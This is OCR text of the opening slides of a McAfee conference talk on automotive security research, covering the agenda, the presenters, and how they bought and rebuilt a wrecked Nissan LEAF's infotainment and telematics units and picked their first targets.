
McAfee™

Driving down the rabbit hole

Jesse Michael
Mickey Shkatov
Oleksandr Bazhaniuk



Agenda

- Who are we
- Background
- Picking our battles
- The web vuln
- Intermission
- Telematics
  - What is it
  - Local vulnerabilities discovered
  - Writing a blind exploit
  - Remote vulnerability
- Conclusion
- Questions

"Come with me and I'll show you the New Wonderland —"

Who Are We?

Jesse @jessemichael
Mickey @HackingThings
Alex @ABazhaniuk

https://www.mcafee.com/us/threat-center/advanced-threat-research/index.aspx


Background

Background

- Last year was awesome


Background

- After we were done with our previous hackary, we wanted to try something new
- We want to deepen our knowledge and experience with automotive security



Background

- After we were done with our previous hackary, we wanted to try something new
- We want to deepen our knowledge and experience with automotive security
- Actual car hacking experience is at 0%



Background

- Autonomous vehicles
  - Tesla Autopilot
  - Comma.io
  - Google self driving car
  - UBER
- Connected cars
  - Autonomous
  - V2X
  - V2V
- Drive by wire systems
- how does it all work?

Background

If I have seen further than others, it is by standing upon the shoulders of giants.

- Charlie Miller and Chris Valasek
- Troy Hunt and Scott Helme - Nissan web API hack
- Marc Rogers et al.(Tesla hack 2015)
- Keen Labs Tesla hack
- And more...

Background

- Budget?

- Where do we start?

Background

- Budget?

- Where do we start?
- We already pwned an after market IVI , what is next?

*IVI = In-Vehicle Infotainment System

Background

- Budget?


- Where do we start?
- We already pwned an after market IVI , what is next?

*IVI = In-Vehicle Infotainment System

- Ok, Lets go the wrecking yard and look around

Background

- Funny story about the wrecking yard.



Background


- Funny story about the wrecking yard.
  - A junk yard != wrecking yard.
  - Looking for a late model OEM IVI.
  - “What do you have?”
    - An F150 that got into a brawl with a wall and lost
    - a few more squashed cars that are too short
    - one almost perfect car
- So we ended up selecting a car by happenstance, totally random.


Background

- Nice car!
- Can you spot what caused it to be “Totaled”?

Background


- GIMME THAT DASHBOARD!






Background

- 1 week later
- carception



Background

- A trip to Lowe's and a few hours later



Background

- Once it is fully assembled it kinda works
- A “few” errors appear on the instrument panels.
- We need to get this thing on the table somewhat functional
- **NissanConnect℠ EV**

Background

- NissanConnect℠ EV (formerly known as CARWINGS®) is designed to help you manage your Nissan LEAF® and control a host of convenient features. The best part: you don’t have to be in or even near your car to do it. It all works through your smartphone or computer. [*]
- NissanConnect EV is complimentary for three years. You just need to download the companion app to run all the features listed below.

WITH THE NISSANCONNECT℠ EV APP, YOU CAN:

- Find a nearby charging station
- Check on the state of your battery charge
- Remotely start a charging session
- Get notified when your battery is fully charged
- See your estimated driving range
- Heat up or cool down your LEAF® to the comfortable temperature it was when you left it
- Set a reminder to plug in your car

Source:https://www.nissanusa.com/connect/features-app/system-requirements/nissan-connect-ev

Background

- Next step, switch owners in the backend

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

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

- Junk title can't be moved.

Background

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

- Junk title can't be moved.
- Bill of sale, wrecking yard receipt?

Background

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



- Junk title can't be moved.
- Bill of sale, wrecking yard receipt?
  - Ask Nissan nicely and you shall receive

Picking our battles

Picking our battles

- We already pwned one in the past, seems like the best place to start.
- Looking at the IVI attack surface:



Picking our battles

- The IVI is running Windows Automotive 7 , no source, requires license.

Picking our battles

